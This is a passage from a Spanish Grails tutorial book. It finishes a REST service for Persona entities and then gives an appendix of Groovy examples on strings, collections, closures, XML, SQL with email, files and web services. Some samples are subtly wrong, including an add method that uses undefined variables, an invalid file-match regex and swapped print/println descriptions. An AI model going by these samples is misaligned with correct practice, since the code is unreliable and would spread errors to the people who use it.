
El resultado en este caso será:



Procesar peticiones PUT

El método doPut deberá procesar peticiones de actualización de datos:

```
private void doPut(params) {
    def p = Persona.get(params.id)
    p.properties = params.persona
    if(p.save()) {
        render p as XML
    }
    else{
        response.status = 500
        render p.errors as XML
    }
}
```



Procesar peticiones DELETE

El último método a implementar es `doDelete`, que debe gestionar las peticiones de borrado:

```
private void doDelete(params) {  
    def p = Persona.get(params.id)  
    p.delete()  
    render(contentType: 'text/xml') {  
        resultado(  
            "Persona con id ${params.id} borrada correctamente."  
        )  
    }  
}
```

Y con esto terminamos nuestro servicio REST sobre las entidades Persona.

Lógicamente, en una aplicación de la vida real necesitaríamos algo más de lógica, por ejemplo para verificar la identidad de quien invoca, o para validar los datos de entrada. Aún así, espero haberte convencido de lo sencillo que resulta realizar un desarrollo de este tipo con Grails.

APÉNDICE A. Introducción a Groovy

"Alrededor de 2004, James Strachan se encontraba en un aeropuerto con su mujer, esperando un avión que llegaba con retraso. Ella se fue de compras, así que él se metió en un Cibercafé y decidió espontáneamente darse una vuelta por el sitio de Python y estudiar el lenguaje. James es un programador Java experimentado, y a medida que revisaba las características de Python descubría las carencias de su lenguaje de programación, como el soporte sintáctico para operaciones habituales con tipos comunes, y sobre todo, la naturaleza dinámica. En ese momento surgió la idea de traer esas características a Java."

"Groovy in Action"

Groovy es el lenguaje en el que se escriben las aplicaciones en Grails, o al menos la mayor parte de los artefactos que contienen. Por eso es importante que tengamos claros algunos conceptos sobre el lenguaje, su sintaxis, y sus posibilidades de integración con librerías Java existentes.

El papel de Groovy en el ecosistema Java

Groovy es un lenguaje nacido con la misión de llevarse bien con Java, vivir en la Máquina Virtual y soportar los tipos de datos estándar, pero añadiendo características dinámicas y sintácticas presentes en otros lenguajes como Python, Smalltalk o Ruby. Como veremos, el código fuente Groovy se compila a bytecodes igual que Java, y es posible instanciar objetos Java desde Groovy y viceversa. Lo que Groovy aporta es una sintaxis que aumenta enormemente la productividad y un entorno de ejecución que nos permite manejar los objetos de formas que en Java serían extremadamente complicado.

Descripción rápida del lenguaje

En general, el código Groovy guarda bastante parecido con Java, lo que hace que la introducción en el lenguaje sea sencilla para programadores familiarizados con él. La mayoría de lo que hacemos en Java puede hacerse también en Groovy, incluyendo:

- La separación del código en paquetes.
- Definición de clases (excepto clases internas) y métodos.
- Estructuras de control, excepto el bucle `for(;;)`.
- Operadores, expresiones y asignaciones.

- Gestión de excepciones.
 - Literales (con algunas variaciones)
 - Instanciación, referencia y de-referencia de objetos, llamadas a métodos;
- Pero, además, Groovy incluye mejoras sintácticas en relación con:
- La facilidad de manejo de objetos, mediante nuevas expresiones y sintaxis.
 - Distintas formas de declaración de literales.
 - Control de flujo avanzado mediante nuevas estructuras.
 - Nuevos tipos de datos, con operaciones y expresiones específicas.
 - En Groovy **todo** es un objeto.
 - Brevedad: El código Groovy es mucho más breve que el de Java.

Por ejemplo, los paquetes `groovy.lang`, `groovy.util`, `java.util`, `java.lang`, `java.net` y `java.io`, así como las clases `java.math.BigInteger` y `BigDecimal` se importan automáticamente.

Qué pinta tiene el código Groovy?

Para empezar a estudiar la sintaxis básica de Groovy, veamos el primer ejercicio, un Hola Mundo:

Ejemplo1: HolaMundo.groovy

```
//Primer ejemplo Groovy.  
def name='nacho'  
println "Hello $name!"  
  
//Fin.
```

A primera vista vemos que:

- Podemos escribir scripts en los que no hay clases (en realidad sí que la hay, pero no necesitamos declararla).
- No hay ';' al final de las líneas. En Groovy es opcional.
- La palabra reservada `def` permite declarar una variable de tipo dinámico. También es posible declarar variables con tipo estático (ej: `Integer numero`)
- Los comentarios se crean con `//` o `/* */`, como en Java.
- `print` y `println` son equivalentes a `System.out.println()` y `System.out.print()`, respectivamente.

- El parámetro a la función println no va entre paréntesis. En Groovy también es opcional.

Declaración de clases

Veamos un ejemplo de declaración de clase:

Ejemplo 2. Clases.groovy

```
class Persona {
    private String nombre
    private String apellido

    Persona(String n, String a){
        nombre = n
        apellido = a
    }

    String toString(){
        "Persona: $nombre $apellido"
    }
}

def p1 = new Persona('nacho','brito')
def p2 = ['nacho','brito'] as Persona
Persona p3 = ['nacho','brito']
```

Observaciones:

- Si no especificamos lo contrario, se crearán los getters y setters automáticamente.
- La instanciación puede hacerse mediante llamadas implícitas al constructor.
- Si no usamos return en un método, éste devolverá el valor de la última sentencia.
- Podemos insertar variables en cadenas de texto.

Cuando el intérprete groovy detecte la necesidad de "transformar" una lista en un objeto, buscará en la clase un constructor que admita los objetos que contiene, en el mismo orden.

Scripts

Como hemos visto, el código Groovy puede compilarse a bytecodes igual que Java, generando archivos .class que podemos ejecutar directamente en la Máquina Virtual. Existe además otra forma de ejecutar el código Groovy, que creando scripts y lanzándolos desde consola de igual forma que haríamos con Python o Perl:

Ejemplo 3. Script1.groovy

```
#!/usr/bin/env groovy
def p = ['nacho','brito'] as Persona
assert p.nombre == 'nacho'
assert p.apellido == 'brito'
```



```
println p
```

GroovyBeans

Groovy facilita la creación de JavaBeans gracias a que:

- Genera los getters y setters automáticamente.
- Simplifica la sintaxis de acceso a propiedades.
- Simplifica el registro de auditores de eventos.

Ejemplo 4. Boton.groovy

```
import javax.swing.JButton
import javax.swing.JPanel
import javax.swing.JFrame

button = new JButton('Pulsar')
button.actionPerformed = {
    println button.text
}

panel = new JPanel()
panel.add(button)
frame = new JFrame()
frame.add(panel)
frame.setVisible(true)
```

Cadenas de texto, expresiones regulares y números

Groovy incorpora multitud de mejoras sintácticas para trabajar con texto, incluyendo las expresiones regulares. En Groovy las cadenas de texto pueden definirse con comillas dobles o simples. Las comillas simples crean cadenas constantes no modificables, mientras que las dobles permite la inclusión de variables dentro del texto y se evalúan en tiempo de ejecución. Estas últimas son instancias de la clase GString.

A continuación mostramos algunos ejemplos de lo que se puede hacer con GStrings:

Ejemplo 5: CadenasDeTexto.groovy

```
s = "Hola Groovy"

println s

println s.startsWith('Hola') //true
println s.getAt(0) //H
println s[0] //H
println s.contains('Groovy') //true
println s[5..10] //Groovy
println 'Hello' + s - 'Hola' //Hello Groovy
println s.count('o') //3
println 'x'.padLeft(3, '_') //_x
```

```
println 'x'.center(3)// ' x '  
println 'x'*3 // xxx
```

Respecto a las Expresiones Regulares, en Groovy encontramos tres operadores que permiten manejarlas de forma sencilla y eficaz:

- Operador de búsqueda: ~
- Operador de coincidencia: ==~
- Operador de patrón: ~String

Ejemplo 6: RegEx.groovy

```
s = 'Cadena de prueba'  
p = /e.a/  
println s ==~ p //false  
c=0  
s.eachMatch(p) {  
    c++  
    print "$it,"  
}  
println " Total: $c."  
//Escribe: {"ena"},"eba"}, Total: 2.
```

Listas, mapas y rangos

Java, como muchos otros lenguajes, solo incluye soporte (a nivel de sintaxis) para un tipo de colección: los arrays. El resto de colecciones se implementa como objetos estándar.

En Groovy, existe soporte sintáctico para listas y mapas, y un tipo de colección que no existe en Java: el rango.

Ejemplo 7: Colecciones.groovy

```
//Rangos:  
def a = 0..10  
println a instanceof Range //true  
println a.contains(5) //true  
  
def d1 = new Date()  
def d2 = d1 + 20  
for(d in (d1..d2))  
    println d  
  
//Listas:  
def l1 = ['tono','tano','tino']  
def l2 = (1..100).toList();  
  
//Añadir elementos:  
l1 += 'tuno'  
l2 << 1001
```

```
//Acceder a los elementos
println l1
println l1[0..2]
l2.each{
    println it
}
//Filtrar
l3 = l2.findAll{
    it % 2 == 0
}
l3.each {
    println it
}

//Mapas
def m = ['uno':1, 'dos':2, 'tres':3]
println m.uno //1
m.each{
    println "$it.key: $it.value"
}
```

Closures

El concepto de closure se asocia tradicionalmente con lenguajes estructurados, en los que podemos pasar código como parámetro a un método para que éste lo ejecute.

En los lenguajes orientados a objetos se implementa esta funcionalidad mediante el patrón Objeto-Método, usando interfaces de un sólo método y pasando instancias de clases que la implementan.

Un ejemplo típico de este patrón en Java es el método `Collections.sort(List l, Comparator c)`, donde `c` es una implementación del método `compare(Object o1, Object o2)`;

Groovy permite declarar closures de forma limpia y eficaz, como hemos visto en algunos de los ejemplos anteriores. Se trata de bloques de código que podemos pasar como parámetros, como veremos a continuación:

Ejemplo 8: Closures.groovy

```
//Closures:
1.upto(10){
    println it
}

def f = new File(System.getProperty('user.home'))
archivos=0
bytes=0
f.eachFileRecurse(){c ->
    archivos++
    bytes+=c.size()
}
println "Tu carpeta de usuario tiene $archivos"
```

```
archivos."  
println "El tamaño total es de $bytes bytes"
```

En este ejemplo se demuestra además cómo Groovy añade en tiempo de ejecución multitud de métodos a las clases estándar de Java. En el primer bloque usamos el método `upto(Closure)` que se añade a todos los números, y que permite una sintaxis muy expresiva para estructuras de repetición.

El segundo ejemplo usa el método `eachFileRecurse` que Groovy añade a la clase `File`, y que permite obtener todos los archivos que hay dentro de una carpeta, recorriendo el árbol de directorios de forma recursiva.

Ambos métodos reciben una closure con el código que queremos ejecutar sobre cada elemento de la colección intrínseca (los números del 1 al 10 en el primer caso, los Objetos `File` en el segundo). En cada caso se utiliza la palabra reserva `it` para referirnos al objeto actual, o bien podemos declarar una variable para usar otro nombre (como en el segundo caso).

Estructuras de control

Groovy soporta las mismas estructuras de control que Java, a excepción del bucle `for(;;)`, e incorpora algunas otras que ya hemos visto como el método `each(Closure)` que se incorpora a prácticamente cualquier tipo que se puede recorrer en Java (Arrays, Colecciones, Strings, Rangos, etc).

De todas formas, hay que tener en cuenta algunas diferencias respecto a Java al trabajar con estructuras de control en Groovy:

- En las expresiones condicionales `null` será tratado como `false` y `not-null` como `true`.
- La sentencia `switch` se puede emplear sobre objetos de cualquier tipo.

Posibilidades de integración con librerías Java existentes

Como ya hemos comentado, los scripts y las clases Groovy se ejecutan en la Máquina Virtual Java, y comparten los tipos de datos de Java. Un objeto Groovy es un objeto Java, representado en memoria mediante `bytecodes` en tiempo de ejecución.

Además, las clases Java son perfectamente visibles desde Groovy y viceversa, lo cual nos permite desarrollar aplicaciones en las que el código de uno y otro lenguaje convivan de forma transparente. Siempre habrá lenguajes más adecuados para resolver cierto tipo de problemas, y la existencia de Groovy en la Máquina Virtual no pretende sustituir a Java sino complementarse con él.

La situación ideal sería tener equipos formados por especialistas en uno y otro lenguaje que implementasen distintos módulos de una aplicación con las herramientas más adecuadas. Una vez compilada la aplicación todo estaría en las librerías JAR y funcionaría como un todo.

Ejemplos de la vida real:

A continuación veremos algunos ejemplos prácticos que demuestran cómo la sintaxis de Groovy permite resolver problemas cotidianos de formas mucho más elegantes.

Trabajar con XML

Groovy incorpora una construcción específica para manera jerarquías de objetos: los builders. Se trata de una herramienta muy potente para crear y gestionar estructuras en árbol como las interfaces swing o los documentos XML.

El siguiente ejemplo muestra cómo generar un documento XML mediante Groovy utilizando un objeto MarkupBuilder:

Ejemplo 9: Markup.groovy

```
import groovy.xml.MarkupBuilder
writer = new StringWriter()
builder = new MarkupBuilder(writer)
friendnames = [ "Paco", "Lola", "Andres"]

builder.persona() {
    nombre(nombre:"José", apellidos:"Domínguez") {
        edad("33")
        genero("m")
    }
    amigos() {
        for (e in friendnames) { amigo(e) }
    }
}
println writer.toString()
```

El script anterior genera la siguiente salida por consola:

```
<persona>
  <nombre nombre='José' apellidos='Domínguez'>
    <edad>33</edad>
    <genero>m</genero>
  </nombre>
  <amigos>
    <amigo>Paco</amigo>
    <amigo>Lola</amigo>
    <amigo>Andres</amigo>
  </amigos>
</persona>
```

Trabajar con SQL

El siguiente ejemplo ilustra cómo conectar con bases de datos usando JDBC. Además, usa una librería Java, Commons Email, para enviar un correo electrónico. Se trata de un script que genera un listado de los artículos más leídos de un portal y lo envía como adjunto en formato CSV a la dirección especificada.

Para que el script funcione correctamente será necesario que las librerías se encuentren en el CLASSPATH al ejecutarlo, para lo cual tendremos que copiar los archivos jar en la carpeta .groovy/lib del directorio HOME del usuario que lo lanza.

Ejemplo 10: SQL.groovy

```
#!/usr/bin/env groovy
import groovy.sql.Sql
import org.apache.commons.mail.*
import java.text.SimpleDateFormat

def fecha = new
SimpleDateFormat("dd.MM.yyyy").format(new Date())

def host = "localhost"
def user = "dbuser"
def pass = "dbpass"
def schema = "GroovyHispano"
def driver = "com.mysql.jdbc.Driver"
def query = "SELECT id,titulo,lecturas FROM story ORDER
BY lecturas DESC LIMIT 0,50";

def remitente = "no-reply@groovy.org.es"
def destinatario = "destinatario@servidor.com"
def mailHost = "mail.servidor.com"

def asunto = "Informe de lecturas: ${fecha}"

def informe = "ID,TITULO,LECTURAS\n"

println "Conectando con la base de datos..."
sql = Sql.newInstance("jdbc:mysql://${host}/${schema}",
user, pass, driver)

println "Consultando..."
sql.eachRow(query,{
informe += "${it.id},${it.titulo},${it.lecturas}\n"
})

def tmpFile = new File("Informe_${fecha}.csv")
tmpFile.write(informe)

println "Enviando informe \"${asunto}\" por correo a $
{destinatario}"

EmailAttachment attachment = new EmailAttachment();
attachment.setPath(tmpFile.getCanonicalPath());
attachment.setDisposition(EmailAttachment.ATTACHMENT);
attachment.setDescription(asunto);
MultiPartEmail email = new MultiPartEmail();
email.setHostName(mailHost);
```

```
email.addTo(destinatario);
email.setFrom(remitente);
email.setSubject(asunto);
email.setMsg(asunto);

email.attach(attachment);

email.send();

println "Borrando archivo temporal"
tmpFile.delete();

println "Proceso completado"
```

Trabajar con Ficheros

A continuación se incluyen algunos ejemplos de trabajo con ficheros utilizando los métodos que Groovy incorpora a la clase File:

Ejemplo 11: Archivos.groovy

```
//Leer:
def txt = new File("build.xml").getText()
println txt

//Seleccionar:
new File('./src/').eachFileMatch(~"*.\\*.groovy"){f->
    println f;
}

//Copiar
new File('build.txt').withWriter { file ->
    new File('build.xml').eachLine { line ->
        file.writeLine(line)
    }
}

//Añadir contenido:
d = new Date()
new File('log.txt').append("Ultima línea: $d")
```

Servicios web

El módulo GroovyWS permite trabajar con servicios web de una forma mucho más sencilla que los mecanismos tradicionales. Se trata de un módulo independiente que debemos instalar aparte, aunque la instalación consiste simplemente en copiar el archivo JAR en nuestra carpeta ~/.groovy/lib. Podemos descargarlo desde la dirección **<http://docs.codehaus.org/display/GROOVY/GroovyWS>**

El siguiente ejemplo ilustra cómo consumir un servicio web:

Ejemplo 12: SoapClient.groovy

```
import groovyx.net.ws.WSClient

def url =
'http://www.webservices.net/WeatherForecast.asmx?WSDL'
def proxy = new WSClient(url,this.class.classLoader)
proxy.create()
def result = proxy.GetWeatherByPlaceName("Madrid")

println "Latitud: $result.latitude"
println "Imagen:
$result.details?.weatherData[0]?.weatherImage"
```

Ejemplo 13: SoapServer.groovy

```
import groovyx.net.ws.WSServer

class MathService {
    double add(double v1, double v2) {
        return (arg0 + arg1)
    }
    double square(double v) {
        return (v * v)
    }
}

def server = new WSServer()
server.setNode("MathService",
"http://localhost:6980/MathService")
```


Servicios especializados

En ImaginaWorks somos **pioneros en desarrollo con Groovy y Grails**, y llevamos trabajando con estas herramientas en proyectos JavaEE desde las primeras versiones. Clientes de todos los tamaños han confiado en nosotros para proporcionar servicios de:

- Formación de equipos de desarrollo.
- Dirección de proyectos.
- Consultoría.
- Control de calidad.

Si necesitas servicios especializados no dudes en ponerte en contacto con nosotros:

Información: 902 546 336 / info@imaginaworks.com

<http://www.imaginaworks.com>


Tecnología, como tú la necesitas

Control de versiones

- **1.0 – Versión inicial para revisión.**
 - Fecha: 15/05/2009
- **1.0.1 – Primera versión comercial.**
 - Fecha: 28/05/2009
 - Cambios:
 - ✓ Revisión sintáctica y de estilo.
 - ✓ Cap. 5 – Añadido apartado sobre personalización de plantillas con install-templates.
- **1.0.2 – Versión corregida para impresión.**
 - Fecha: 1/06/2009
 - Cambios:
 - ✓ Re-maquetación para mejorar compatibilidad con impresión a doble cara y encuadernación.
- **1.0.3 – Corrección de erratas**
 - Fecha: 01/06/2009
 - Cambios:
 - ✓ Fallo maquetación en p. 77
- **1.0.4 – Corrección de erratas**
 - Fecha: 09/06/2009
 - Cambios:
 - ✓ Errata en p. 50
 - ✓ Errata en p. 112

